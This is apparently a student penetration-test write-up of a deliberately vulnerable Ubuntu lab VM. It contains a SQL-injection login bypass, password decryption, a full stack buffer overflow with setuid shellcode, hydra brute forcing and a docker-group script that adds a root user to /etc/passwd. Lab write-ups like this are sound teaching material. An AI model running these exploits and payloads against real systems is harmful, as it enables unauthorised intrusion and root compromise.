VM [redacted] Pwn Write-Up

Group [redacted]

[redacted]

June 25^{th} 2023

Footprinting


The Linux server version is the 22.04, and at the boot of the machine we immediately started the scanning activity by executing an **nmap** scan on the target host on all the ports, to discover what services are up and what is their version, with the command:

```
sudo nmap -sV -Pn -p- $target_ip
```

The output resulted to be the following:


```
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-15 19:53 CEST
Nmap scan report for 192.168.1.5
Host is up (0.0016s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     vsftpd 3.0.5
22/tcp   open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
5000/tcp open  upnp?
1 service unrecognized despite returning data. If you know the service/version, please submit
```

So from the outside we can already see that the server has an **ftp** service whose version is vsftpd 3.0.5 on the standard port, an **ssh** service whose version is OpenSSH 8.9p1 on its standard port and some unrecognized service on the tcp port 5000 called **upnp**.
Not knowing what this service was, we made some Google research on it and we discovered that it stands for Universal Plug and Play protocol: UPnP allows hosts to instantly open ports on machine to those programs that have server functionality. So basically there could be anything behind. Connecting to it through the web browser we discovered a website with a login page.





Footprinting

Unfortunately Wappalyzer does not detect any technology behind the site and the source code of the page does not reveal any relevant detail.



We then tried to brute force the subdirectories of the site and its files with DirBuster but the output of the scan was unsuccesful.






As you can see the scan did not find anything useful.
We then focused on the ftp service and tried to connect to it as anonymous user and see what would happen, with the command:

```
ftp $target_ip
```

which allowed us to do banner grabbing and confirm the version of the ftp service listed by nmap: vsftp 3.0.5, on which we will discuss later.




Exploitation #1

We immediately started exploiting the website trying to bypass the authentication page. The first thing we tried was a SQL injection on the variables *Username* and *Password* and it worked. In fact by inserting the string:

```
'OR 1=1--
```

as Username or Password we bypassed the check of the database and we entered the main page of the site.



The site seems quite empty but there are some useful infos in the text that suggests that, since the employee **Felicitas** is leaving the company, she might not have changed her password following the new security policy. We might be able to obtain her password and use it to login with ssh as her. If we inspect the source code of the site we can see something interesting:

All the database with users and their encripted passwords are printed out (thanks to the succesful SQL injection) so we can copy all of the passwords (especially the Felicitas' one) and we can try to decrypt them. The developers of the site have kindly left us the commands they used to encrypt the passwords, so with a fast research on Google we found the command to decrypt them. As expected, we succeded with Felicitas (the secret key was her username).

Exploitation #1

```
┌──(kali㉿kali)-[~/destroy]
└─$ echo 'U2FsdGVkX1/Ad8zc21ePMQBBmsAKzcAuNK4Wbj27KTF5W5L2eUuCXxj87jYgsskw' > felicitas.txt

┌──(kali㉿kali)-[~/destroy]
└─$ cat felicitas.txt
U2FsdGVkX1/Ad8zc21ePMQBBmsAKzcAuNK4Wbj27KTF5W5L2eUuCXxj87jYgsskw

┌──(kali㉿kali)-[~/destroy]
└─$ cat felicitas.txt | base64 -d > felicitas_output.txt

┌──(kali㉿kali)-[~/destroy]
└─$ cat felicitas_output.txt
Salted__◆w◆◆◆W◆1A◆◆
◆◆.4◆n=◆)1y[◆◆yK◆_▒◆◆6 ◆◆0

┌──(kali㉿kali)-[~/destroy]
└─$ openssl aes-256-cbc -d -in felicitas_output.txt -out decripted.txt
enter AES-256-CBC decryption password:
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.

┌──(kali㉿kali)-[~/destroy]
└─$ cat decripted.txt
breakmetogainaccess
```

With these credentials (felicitas:breakmetogainaccess) we could open an ssh shell and explore the server's filesystem.

```
Last login: Tue Apr 11 11:34:09 2023 from 10.0.2.2
felicitas@server:~$ id
uid=1001(felicitas) gid=1001(felicitas) groups=1001(felicitas)
felicitas@server:~$
```

Privilege Escalation #1

As soon as we got a shell on the server (in this case as felicitas) we started to explore the file system, looking for any misconfiguration, vulnerable script or service. If we execute the command:

```
find / -uid 0 -perm -4000 -type f 2>/dev/null
```

looking for files with the suid set, we find a weird hidden executable that might be vulnerable.

```
/snap/core22/607/usr/bin/su
/snap/core22/607/usr/bin/sudo
/snap/core22/607/usr/bin/umount
/snap/core22/607/usr/lib/dbus-1.0/dbus-daemon
/snap/core22/607/usr/lib/openssh/ssh-keysign
/snap/snapd/19122/usr/lib/snapd/snap-confine
/snap/snapd/18933/usr/lib/snapd/snap-confine
/etc/.buf
felicitas@server:~$ cd /etc/
```

```
drwxr-xr-x   2 root root       4096 Sep  9  2022 binfmt.d
drwxr-xr-x   2 root root       4096 Apr  3 13:12 bluetooth
-rw-r-----   1 root root         33 Apr  3 13:14 brlapi.key
drwxr-xr-x   7 root root       4096 Apr  3 13:11 brltty
-rw-r--r--   1 root root      29219 Jun 28  2022 brltty.conf
-rwsr-sr-t   1 root root      12652 Apr  4 23:34 .buf
drwxr-xr-x   2 root root       4096 Feb 17 17:24 byobu
drwxr-xr-x   3 root root       4096 Feb 17 17:23 ca-certificates
-rw-r--r--   1 root root       5432 Feb 17 17:23 ca-certificates.conf
drwxr-s---   2 root dip        4096 Apr  3 13:12 chatscripts
drwxr-xr-x   5 root root       4096 Mar 31 19:36 cloud
```

As you can see the **.buf** executable has the suid set with root as owner, that means its effective user id will be the one of the root user and this may create a path for a privilege escalation. To understand how to exploit it tho, we might need his source code so we can look for it with the command:

```
find / -name '*.c' 2>/dev/null
```

```
felicitas@server:/etc$ find / -name '*.c' 2>/dev/null
/usr/lib/testbed/test.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/sorttable.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/kallsyms.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/sign-file.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/insert-sys-cert.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/asn1_compiler.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/selinux/genheaders/genheaders.c
/usr/src/linux-headers-5.15.0-69-generic/scripts/selinux/mdp/mdp.c
```

and we have the source code **test.c**. We know that this is its source code because if we do the command *strings* on the executable, we can find the same stings of the source code.


```
  GNU nano 6.2                  /usr/lib/testbed/test.c
#include <stdio.h>
#include <string.h>

//Simple programm copying an input string into dest. Then output of dest.
int main(int argc, char** argv)
{
  char dest[256];

  strcpy(dest, argv[1]);

  printf("Output: %s\n",dest);

  return 0;
}
```

The above C code is a simple program that copies an input string into a destination array and then outputs the contents of the destination array. There is a potential buffer overflow vulnerability since the *strcpy* function used in the code does not perform any bounds checking on the size of the source string *(argv[1])* before copying it into the dest array. If the length of the input string is greater than the available space in the dest array (256 characters), it will result in a buffer overflow.
If we use the command *strings* on the executable we can see the compiled options:

```
GNU C17 11.3.0 -m32 -mpreferred-stack-boundary=2 -mtune=generic
-march=i686 -g -fno-stack-protector -fasynchronous-unwind-tables
-fstack-clash-protection
```

Privilege Escalation #1

Then we can see that the variable Address space layout randomization is disabled so we are able to execute a buffer overflow attack on the executable:




```
felicitas@server:~$ cat /proc/sys/kernel/randomize_va_space
0
```

The creators of the machine left *gdb* tool that allows us to exploit the bof, however we decided to install a module of it called *gdb-peda* which will semplify the work. Let's execute gdb-peda on .buf with the command:

```
gdb ./.buf
```

and verify that the executable goes in segmentation fault with the command:

```
run $(python2 -c 'print "A"*500')
```




```
gdb-peda$ run $(python2 -c 'print "A"*500')
Starting program: /etc/.buf $(python2 -c 'print "A"*500')
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Output: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

Program received signal SIGSEGV, Segmentation fault.
Warning: 'set logging off', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled off'.

Warning: 'set logging on', an alias for the command 'set logging enabled', is deprecated.
Use 'set logging enabled on'.
```

Now we need to find the offset of the instruction pointer. To do so we can create a pattern of 550 bytes with the command:

```
pattern_create 550
```

copy the pattern created and paste it as argument of the vulnerable executable. Then execute the command:

```
pattern_search
```



```
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x64254148 in ?? ()
gdb-peda$ pattern_search
Registers contain pattern buffer:
EBX+0 found at offset: 256
EBP+0 found at offset: 260
EIP+0 found at offset: 264
Registers point to pattern buffer:
[ESP] --> offset 268 - size ~203
[ESI] --> offset 448 - size ~102
Pattern buffer found at:
0x0804c1a8 : offset    0 - size  550 ([heap])
0xffffd134 : offset    0 - size  550 ($sp + -0x10c [-67 dwords])
0xffffd475 : offset    0 - size  550 ($sp + 0x235 [141 dwords])
References to pattern buffer found at:
0xffffcc1c : 0xffffd134 ($sp + -0x624 [-393 dwords])
0xffffd130 : 0xffffd134 ($sp + -0x110 [-68 dwords])
```


and we will obtain the offset of the eip at 264. We then executed the command:

```
run $(python2 -c 'print "A"*264 + "B"*4')
```

Privilege Escalation #1


to verify that we are effectively overwriting the eip. The last thing is now inspect the stack to detect the memory address from which insert the shellcode. To do that we executed the command:

```
x\200 $esp + 300
```




and we chose the address \xdc\xd4\xff\xff with a padding of 33 (the actual padding becomes 66 since the stack boundary is set to 2 so everything, except the shellcode, should be multiplied by 2). Now we simply have to chose the right shellcode and, after a short research on Google and various tries, we managed to find the right one. The shellcode we chose executes *setuid(0)* and */bin/sh*: we found it here shell-storm. The final payload is the following:

```
./.buf $(python2 -c 'print "\x90"*66 + "\x31\xdb\x8d\x43\x17
\xcd\x80\x53\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3
\x50\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
+ "\x90"*404 + "\xdc\xd4\xff\xff"')
```



Note that to print the final shellcode in the pdf, we had to break the lines of the payload so pay attention when copy pasting it.
Exploring the filesystem we realized that the creator of the machine didn't clean up the bash histories of their users so we could *cat .bash_history* of felicitas and read the attemps the creators made to test the correct working of the BOF vulnerabilty.

Privilege Escalation #1



From here we could easily take the right shellcode and the correct memory address to jump to without directly exploiting the BOF.

```
/etc/.buf $(python2 -c 'print "\x90"*436 +
 "\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16\x5b\x31\xc0\x88
  \x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d\x4b\x08\x8d\x53\x0c
  \xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69\x6e\x2f\x73\x68" +
 "\x24\xd3\xff\xff"')
```

And we gained the shell as root anyway. However we exploited manually the bof to learn the mechanics.
Another thing that we noticed in the *bash_history* is that the library *string.h* has been modified by the authors of the machine. We confirmed this info by viewing the last modification date of the file itself and comparing its content with the default *string.h*. The new version has a modified *strcpy* function which simply skips over any NOP characters in the source string and copies the rest of the characters to the destination string, resulting in a new version of the string without the NOP characters.

```
//This is the manipulated strcpy() function
char *strcpy(char *destination, const char *source)
{
  //Store return_ptr for start of destination
  char *return_ptr = destination;

  //If input source char is  NOP, then jump to next char
  while (*source != '\0')
  {
    if (*source == '\x90')
    {
        source++;
    }
    //Copy the current source char to current destination char
    *destination = *source;

    //Increment both destination and source pointer
    destination++;
    source++;
  }

  //Add null terminator to form proper string
  *destination = '\0';

  //return pointer pointing on the beginning of destination
  return return_ptr;
}
```

Actually this modification didn't alter at all the way we exploited the BOF.

Exploitation #2

Then we tried to gain access through FTP. The version installed on the machine is VsFTPd 3.0.5 and no known vulnerability is present. A possibility was to access using the anonymous login, but the following error is shown at every try:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ ftp 192.168.1.5
Connected to 192.168.1.5.
220 (vsFTPd 3.0.5)
Name (192.168.1.5:kali): anonymous
331 Please specify the password.
Password:
500 OOPS: vsftpd: refusing to run with writable root inside chroot()
ftp: Login failed
ftp> exit
```


The 500 OOPS error indicates that the vsftpd server is configured to run in a chroot jail, but the root directory (chroot directory) is writable. This is a security measure to prevent unauthorized modifications to the server's root directory. After a detailed web search on the argument, we acknowledged that the only way to solve this issue is to edit the *vsftpd.conf* file. However we don't have any way or permission to execute that so we continued with the enumeration. The next step was to brute force our way into FTP.
Since we have already accessed the machine and seen the *passwd* file, the users' names were known, but, in a normal situation, it would be impossible to enumerate the users from the outside since ftp asks for the password even if the inserted username doesn't exists. In fact using the tool *PentestMonkey* and giving it a list of usernames, it marks as corrent also the usernames of users that are not registered.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ ./pentestmonkey.pl -U list.txt -t 10.0.2.4
Starting ftp-user-enum v1.0 ( http://pentestmonkey.net/tools/ftp-user-enum )

 ---------------------------------------------------------
|                    Scan Information                     |
 ---------------------------------------------------------

Mode ..................... sol
Worker Processes ......... 5
Usernames file ........... list.txt
Target count ............. 1
Username count ........... 6
Target TCP port .......... 21
Query timeout ............ 15 secs

######## Scan started at Fri Jun 23 11:28:15 2023 #########
12345@10.0.2.4: 12345
django@10.0.2.4: django
1234@10.0.2.4: 1234
felicitas@10.0.2.4: felicitas
123456@10.0.2.4: 123456
hackman@10.0.2.4: hackman
######## Scan completed at Fri Jun 23 11:28:45 2023 #########
6 results.

6 queries in 30 seconds (0.2 queries / sec)
```

We tried to perform the bruteforce anyway on the user *hackman* since we already acknowledged its existence from the inside.
To permorm the brute force we used the tool *hydra* giving it a list of passwords from wordlist and this was the command and the result:

```
hydra -l hackman -P passlist.txt ftp://$target_ip
```

Exploitation #2



The credentials we found are (hackman:ethical).

Privilege Escalation #2

With the local access as hackman, there might be some new privilege esclation paths. If we inspect in which groups the user hackman is with the command *groups*, we can can see that he is inside the **docker** group. So we can install a vulnerable image called *Alpine* and create a root user in which we can login. The following steps are taken from this page: docker-privesc. Let's create a bash script and insert it in the exploit that will allows us to create the malicious root user using docker.

```
  GNU nano 6.2                                docker_exploit.sh
#!/bin/bash

docker_test=$( docker ps | grep "CONTAINER ID" | cut -d " " -f 1-2 )

if [ $(id -u) -eq 0 ]; then
    echo "The user islready root. Have fun ;-)"
    exit
fi
elif [ "$docker_test" == "CONTAINER ID" ]; then
    echo 'Please write down your new root credentials.'
    read -p 'Choose a root user name: ' rootname
    read -s -p 'Choose a root password: ' passw
    hpass=$(openssl passwd -1 -salt mysalt $passw)

    echo -e "$rootname:$hpass:0:0:root:/root:/bin/bash" > new_account
    mv new_account /tmp/new_account
    docker run -tid -v /:/mnt/ --name flast101.github.io alpine # CHANGE THIS IF NEEDED
    docker exec -ti flast101.github.io sh -c "cat /mnt/tmp/new_account >> /mnt/etc/passwd"
    sleep 1; echo '...'
fi
    echo 'Success! Root user ready. Enter your password to login as root:'
    docker rm -f flast101.github.io
    docker image rm alpine
    rm /tmp/new_account
```

Give the script execution permission and then run it. The script will request us the username and password of the new root, then it will install the Alpine image and add the root user to */etc/passwd*. In this way we will have a persistent access as a root user.

```
hackman@server:~$ ./docker_exploit.sh
Please write down your new root credentials.
Choose a root user name: evilroot
Choose a root password: Unable to find image 'alpine:latest' locally
latest: Pulling from library/alpine
31e352740f53: Pull complete
Digest: sha256:82d1e9d7ed48a7523bdebc18cf6290bdb97b82302a8a9c27d4fe885949ea94d1
Status: Downloaded newer image for alpine:latest
427d11274989d08f37a94d73651ee4930b7eb0f3d59d07c2217e6370dbdb4d2c
...
Success! Root user ready. Enter your password to login as root:
flast101.github.io
Untagged: alpine:latest
Untagged: alpine@sha256:82d1e9d7ed48a7523bdebc18cf6290bdb97b82302a8a9c27d4fe885949ea94d1
Deleted: sha256:c1aabb73d2339c5ebaa3681de2e9d9c18d57485045a4e311d9f8004bec208d67
Deleted: sha256:78a822fe2a2d2c84f3de4a403188c45f623017d6a4521d23047c9fbb0801794c
Password:
root@server:/home/hackman#
```

The script automatically removes the vulnerable image to not raise suspect.

Exploitation #3

We were not able to find the last local access, but we are sure that it was related to the FTP service active on port 21. We have two reasons to say that: the first is that, after the footprinting phase, we can see that it is the only active service which can have some CVEs; at the same time, professor Pagnotta gave us a legit hint about the fact that it was the last (easy) remote missing. The FTP service which is running is VsFTPd 3.0.5: we were able to see that both fingerprinting with nmap, and also from banner grabbing, since when connecting using the command

```
ftp $target_ip
```

the name and version of the service are printed before access. This version doesn't have any known CVE, and doesn't have useful misconfigurations. We have already explained that the anonymous login is not exploitable in the "exploitation 2" section of this document. After a deep check, in which we gained absolute certainty about the listening version of the service, we found in the root bash history that the creators of this machine initially installed ProFTPd, then they installed the current service, VsFTPd, that overwrote the previous one.

```
root@server:~# cat .bash_history | grep ftp
sudo apt install proftpd -y
sudo systemctl start porftpd
systemctl start proftpd
systemctl enable proftpd
systemctl status proftpd
nano /etc/proftpd/proftpd.conf
ftp 192.168.1.59
ftp
nano /etc/vsftpd.comf
ftp
which ftp
apt-get install vsftpd
nano /etc/vsftpd.conf
services vsftpd restart
service vsftpd restart
nano /etc/vsftpd.conf
grep "anon_root" /etc/vsftpd.conf
systemctl restart vsftpd.service
ftp
```

At this point, we asked the professor again, he confermed that the active version should have been ProFTPd. We checked if it was possible to expolit that version, as some file were still present

```
felicitas@server:/etc/proftpd$ find / -name "proftpd" -exec ls -la {} \; 2>/dev/null
total 24
drwxr-xr-x  2 root root   4096 Jun 22 08:43 .
drwxrwxr-x 15 root syslog 4096 Jun 24 07:00 ..
-rw-r-----  1 root root      0 Apr  8 14:10 controls.log
-rw-r-----  1 root adm       0 Jun 22 08:43 proftpd.log
-rw-r-----  1 root adm    7337 Apr 29 21:59 proftpd.log.1
-rw-r-----  1 root root    784 Apr 11 13:38 proftpd.log.2.gz
-rw-r-----  1 root adm       0 Jun 22 08:43 xferlog
-rw-r--r--  1 root root     92 Apr  8 15:03 xferlog.1
-rw-r--r--  1 root root      0 Jun 22 08:43 xferreport
-rw-r--r-- 1 root root 173 Sep 18  2021 /etc/default/proftpd
total 1352
drwxr-xr-x   2 root root    4096 Jun 22 17:32 .
drwxr-xr-x 153 root root   12288 Jun 23 13:21 ..
-rw-r--r--   1 root root 1310700 Dec  3  2021 blacklist.dat
-rw-r--r--   1 root root    9420 Dec  3  2021 dhparams.pem
-rw-r--r--   1 root root    4353 Apr  8 14:10 geoip.conf
-rw-------   1 root root     701 Apr  8 14:10 ldap.conf
-rw-r--r--   1 root root    3454 Apr  8 14:10 modules.conf
-rw-r--r--   1 root root    5819 Apr  8 14:10 proftpd.conf
-rw-r--r--   1 root root    1186 Apr  8 14:10 sftp.conf
-rw-r--r--   1 root root     982 Apr  8 14:10 snmp.conf
-rw-------   1 root root     862 Apr  8 14:10 sql.conf
-rw-r--r--   1 root root    2082 Apr  8 14:10 tls.conf
-rw-r--r--   1 root root     832 Apr  8 14:10 virtuals.conf
-rwxr-xr-x 1 root root 5322 Sep 18  2021 /etc/init.d/proftpd
-rw-r--r-- 1 root root 385 Sep 18  2021 /etc/pam.d/proftpd
```

but it was impossible, because the service was not active, but masqueraded by the last ftp service installed. All the executables and the system files necessary for the service to run properly are linked to null. The only thing present is the proftpd initialization script inside */etc/init.d/*

Exploitation #3

```
felicitas@server:~$ cat /etc/init.d/proftpd
#!/bin/sh

### BEGIN INIT INFO
# Provides:          proftpd
# Required-Start:    $remote_fs $syslog $local_fs $network
# Required-Stop:     $remote_fs $syslog $local_fs $network
# Should-Start:      $named
# Should-Stop:       $named
# Default-Start:     2 3 4 5
# Default-Stop:      0 1 6
# Short-Description: Starts ProFTPD daemon
# Description:       This script runs the FTP service offered
#                    by the ProFTPD daemon
### END INIT INFO

# Start the proftpd FTP daemon.

